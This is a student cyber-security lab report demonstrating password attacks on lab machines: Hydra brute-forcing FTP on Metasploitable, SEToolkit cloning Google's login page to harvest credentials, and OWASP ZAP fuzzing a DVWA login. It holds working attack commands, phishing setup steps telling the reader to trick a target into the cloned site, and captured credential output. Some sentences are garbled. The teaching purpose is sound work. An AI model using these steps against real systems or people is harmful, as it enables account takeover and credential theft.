

Cyber Security Digital Assignment

NON-HASHED PASSWORD CRACKING

Done By:

21BCE3437

Joshua Vivian Francis

Under the Supervision of

Dr. Sairabanu J.

Associate Professor Sr.

School of Computer Science and Engineering (SCOPE)

B.Tech.

in

Computer Science and Engineering

School of Computer Science and Engineering



VIT[®]
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

November 2024

TABLE OF CONTENTS

Sl.No	Contents	Page No.
1.	INTRODUCTION	3
2.	DETAILED DESCRIPTION	4
3.	TOOLS USED	6
4.	IMPLEMENTATION	7
5.	SCREENSHOTS	11
6.	RECENT RESEARCH	22
7.	VIDEO RECORDING LINK	23
8.	REFERENCES	24

INTRODUCTION

Non-hashed password cracking represents a fundamental vulnerability in digital security, as it allows attackers to obtain clear-text passwords without any need to bypass encryption or decryption algorithms. Typically, modern systems use hashing functions to convert passwords into unrecognizable strings, making it difficult for attackers to derive the original password. However, if a system stores or transmits passwords in plain text, this creates a critical risk; the password is readable directly upon interception.

The urgency of securing passwords has increased as more systems go online and rely on passwords as a primary security measure. Non-hashed password cracking can occur in various forms and exploit weaknesses in storage, transmission, or user behavior. Such attacks are highly malicious as very nominal computational resources are required as opposed to cracking hashed passwords that makes them easy to actualize, even with little resources. The expansion of this risk has also been attributed to the advanced password failure tools and the presence of lists of passwords in the dark net.

In this project we carry out three specific implementations of non-hashed password application cracking. This includes brute force attacks using HYDRA, social engineering by means of the SEToolkit and web application brute-forcing using OWASP ZAP. By understanding the mechanics behind each method, we can appreciate the significance of properly hashed password storage and the threats that arise when such protections are absent.

2. PROJECT DESCRIPTION

a) HYDRA (Brute Force Attacking Tool)

Brute force attacks are one of the oldest techniques of circumventing security mechanisms in the course of password cracking attacks, with HYDRA being one of the tools associated with this category. To be more specific, HYDRA is intended for speedy and mechanized tube labor so HAMMER performs the envious task of trying to guess the right pair of user names and passwords. For those who wish to utilize it for its true purpose, apart from other specialists, one of the advantages of this tool is that it works with many different network protocols, such as HTTP, FTP, SSH, etc.

In the context of non-hashed passwords, HYDRA's efficiency is particularly significant. Non-hashed passwords do not require decryption or conversion, allowing HYDRA to execute brute force attacks more quickly. For example, if an attacker has a list of common passwords, HYDRA can iterate through these combinations without needing additional processing. This functionality makes HYDRA popular for both penetration testers and attackers aiming to exploit plain-text password vulnerabilities.

The project used HYDRA to demonstrate how quickly non-hashed passwords can be cracked on systems with weak security practices. This test involved targeting specific protocols to simulate real-world scenarios in which an attacker might use brute force to access accounts. HYDRA's speed and protocol flexibility underscore the importance of strong password policies and hashing mechanisms.

b) SEToolkit (Social Engineering Toolkit for Phishing)

As a consequence of the social engineering theory, phishing attacks depend largely on psychological manipulation of the users to make them surrender their user's credentials. One of them is the social engineering tool set (setoolkit) which is used to develop plausible phishing scenarios that turn attackers into use relations from prepared trust correspondence and websites. The wide range of SEToolkit's capabilities allows criminals to develop other types of phishing attacks: email, fake log in pages and even social networks.

SEToolkit is particularly effective for non-hashed password cracking because it does not require technical vulnerabilities within the target system. Instead, it relies on manipulating users into willingly disclosing their passwords. Attackers can replicate login pages for widely-used sites, redirecting users to a controlled site that records the entered credentials. Since many users reuse passwords across platforms, a successful phishing attempt can lead to unauthorized access across multiple services.

In this project, SEToolkit was used to simulate phishing attacks, highlighting the ease with which attackers can gather plain-text passwords through social engineering. By creating convincing fake login portals, SEToolkit demonstrates how human vulnerabilities can expose sensitive information, emphasizing the need for user education on phishing defenses and recognizing suspicious activity.

c)OWASP ZAP (Web Application Vulnerability Scanner)

OWASP ZAP is a widely used web application security scanner developed by the Open Web Application Security Project (OWASP). ZAP's primary function is to scan web applications for security weaknesses, including those that could lead to unauthorized access or data leaks. ZAP is commonly used by security testers and attackers to identify vulnerabilities within web applications, focusing on weak points such as login pages, input fields, and session handling.

For non-hashed password cracking, ZAP's capabilities are especially relevant in scenarios involving web-based brute-force attacks. ZAP can intercept HTTP requests and automate attempts to guess login credentials, testing a range of usernames and passwords to find a match. By identifying weak login implementations, ZAP can effectively demonstrate how attackers might bypass security measures when passwords are stored in plain text or transmitted over insecure protocols.

During this project, ZAP was employed to simulate web-based brute-forcing on an application lacking hashed password storage. The experiment showcased how ZAP's automated scanning and brute-force features could easily bypass login security, especially in applications with minimal password protection. ZAP's effectiveness in this context underscores the importance of secure web application development and the need for hashing mechanisms to safeguard passwords.

3. TOOLS USED

Hardware requirements

- Processor: Intel i7 or AMD Ryzen 7 (or higher)
- RAM: 2-3 GB
- Storage: SSD with at least 20 GB

Software Tools

- Oracle VM VirtualBox
- Kali Linux OS
- Metasploit
- Hydra
- SEToolKit
- Owasp ZAP
- Foxyproxy FireFox Web browser extension

4. IMPLEMENTATION

a) HYDRA IMPLEMENTATION

1. Hydra Installation on Kali Linux:-

Most of the time, we don't really need to install hydra separately, since it is usually pre-downloaded into it.

```
`sudo apt install hydra`
```

2. Hydra code for implementing the Dictionary attack into metasploit 2:-

These are the commands used to invoke the Hydra tool:-

- -l msfadmin: This flag specifies the username to be used in the brute force attack. In this case, the username is "msfadmin".
- -p msfadmin: This flag specifies the password to be used in the brute force attack. In this case, the password is also "msfadmin".
- 172.16.83.236: This is the IP address of the target FTP server.
- -t 5: This flag specifies the number of parallel tasks or threads to be used in the attack. Here, it's set to 5, meaning Hydra will use 5 parallel connections to speed up the attack.
- ftp: This specifies the protocol to be used for the attack, which in this case is FTP

```
`hydra -l msfadmin -p msfadmin 172.16.83.236 -t 5 ftp`
```

3. Hydra code for brute force attack into metasploit 2:-

- user.txt: This refers to a file named "user.txt" containing a list of usernames to be used in the brute force attack. Each username in the file is typically listed on a separate line.
- pass.txt: This refers to a file named "pass.txt" containing a list of passwords to be used in the brute force attack. Each password in the file is typically listed on a separate line

```
`hydra -L user.txt -P pass.txt 172.16.83.236 -t 5 ftp`
```

b) SEToolKIT IMPLEMENTATION

1. Start SET: Open a terminal in Kali Linux and run the following command:

sudo setoolkit

2. To access the attack options select the Social-Engineering Attacks Menu: From the SET main menu, select

1) Social-Engineering Attacks.

3. To clone a website and perform credential harvesting choose Website Attack Vectors:

2) Website Attack Vectors,

4. Then to create a fake website to capture login credentials select:

3) Credential Harvester Attack Method.

5. To clone a legitimate website (e.g., a banking or social media site) that the victim will visit choose :

2) Site Cloner

6. Enter IP Address: Input your local IP address, which will be used to capture the credentials.

7. Clone a Target Website: Input the URL of the website you wish to clone. For example:

<https://www.google.com>

8. SET will now clone the site and host it on your local machine.

9. Deploy the Attack: Share the local IP address with your target and trick them into visiting the cloned website. Once they enter their credentials, SET will capture and store this data.

c) OWASP ZAP IMPLEMENTATION

1. Open OWASP ZAP on your machine.
2. Configure ZAP Proxy:
 - Go to Tools > Options > Local Proxy and make sure the local proxy settings match your browser's configuration.
 - Set up your browser to use ZAP as the proxy (usually by setting the IP to 127.0.0.1 and port to 8080).
3. Prepare the Target Application for Fuzz Testing
 - Navigate to the Login Page:
 - Open the login page of the application you're testing in a browser (with ZAP intercepting the traffic).
 - Enter dummy credentials (e.g., username: test and password: test) and submit the form.
 - Locate the request in the History tab within ZAP.
 - Identify the Request for Fuzzing:
 - In ZAP, find the request that was generated when the login form was submitted.
 - Right-click on the request and select Attack > Fuzz... to open the Fuzz dialog.
4. Configure Fuzzing Parameters
 - Add Fuzz Locations:
 - In the Fuzz dialog, identify and select the part of the request containing the password (or username if needed).
 - Click Add to open the Add Fuzz Locations dialog and select the location for fuzzing.

5. Choose Fuzz Payloads:

- Click on the Add Payloads button to specify the payload type.
- Select File Fuzzers and then choose an appropriate wordlist file for passwords (OWASP ZAP offers built-in files or you can use a custom one).
- Add the payload file to your configuration and configure any additional options if necessary (e.g., encoding or suffix).

6. Run the Fuzz Attack

7. Start Fuzzing:

- Review your fuzz settings and click Start Fuzzing to begin the attack.
- ZAP will iterate through the payload list, attempting each one as the password.

8. Monitor Progress:

- Observe the fuzzing results in the Fuzzer tab.
- Look for any successful responses (e.g., HTTP 200 or other expected success indicators) which might indicate a correct password.

9. Analyse Results

- Examine the Response Codes:
- Focus on status codes or specific patterns in the response that indicate a successful login.

5. SCREENSHOTS

Hydra

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:09:b5:f3
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe09:b5f3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5630 (5.4 KB)  TX bytes:6830 (6.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)

msfadmin@metasploitable:~$
```

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.0.2.6  netmask 255.255.255.0  broadcast 10.0.2.255
      inet6 fe80::a00:27ff:fedf:34b2  prefixlen 64  scopeid 0x20<link>
      ether 08:00:27:df:34:b2  txqueuelen 1000  (Ethernet)
      RX packets 29  bytes 5120 (5.0 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 17  bytes 1446 (1.4 KiB)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      ether 08:00:27:60:bf:32  txqueuelen 1000  (Ethernet)
      RX packets 2  bytes 686 (686.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 28  bytes 4524 (4.4 KiB)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
      loop txqueuelen 1000  (Local Loopback)
      RX packets 8  bytes 480 (480.0 B)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 8  bytes 480 (480.0 B)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



```
(kali@kali)-[~/Desktop]
$ hydra -L user.txt -P pass.txt 10.0.2.4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-30 00:
33:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6),
~3 tries per task
[DATA] attacking ftp://10.0.2.4:21/
[21][ftp] host: 10.0.2.4 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-30 00:
34:02
```

Setoolkit



It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

set> █

The **Web-Jacking Attack** method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack> █

set:webattack>

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.



You can configure this option under:

    /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template: 2
```





```

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.6 - - [30/Oct/2024 00:52:29] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLckfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hI
cDhtUFdlldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAA
AAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=cybersecurity
POSSIBLE PASSWORD FIELD FOUND: Passwd=123456
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```

Oswap Zap





Username


admin

Password

Login

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

Hint: default username is 'admin' with password 'password'



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.



PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)


[\[Simulate attack\]](#) - [\[View IDS log\]](#)


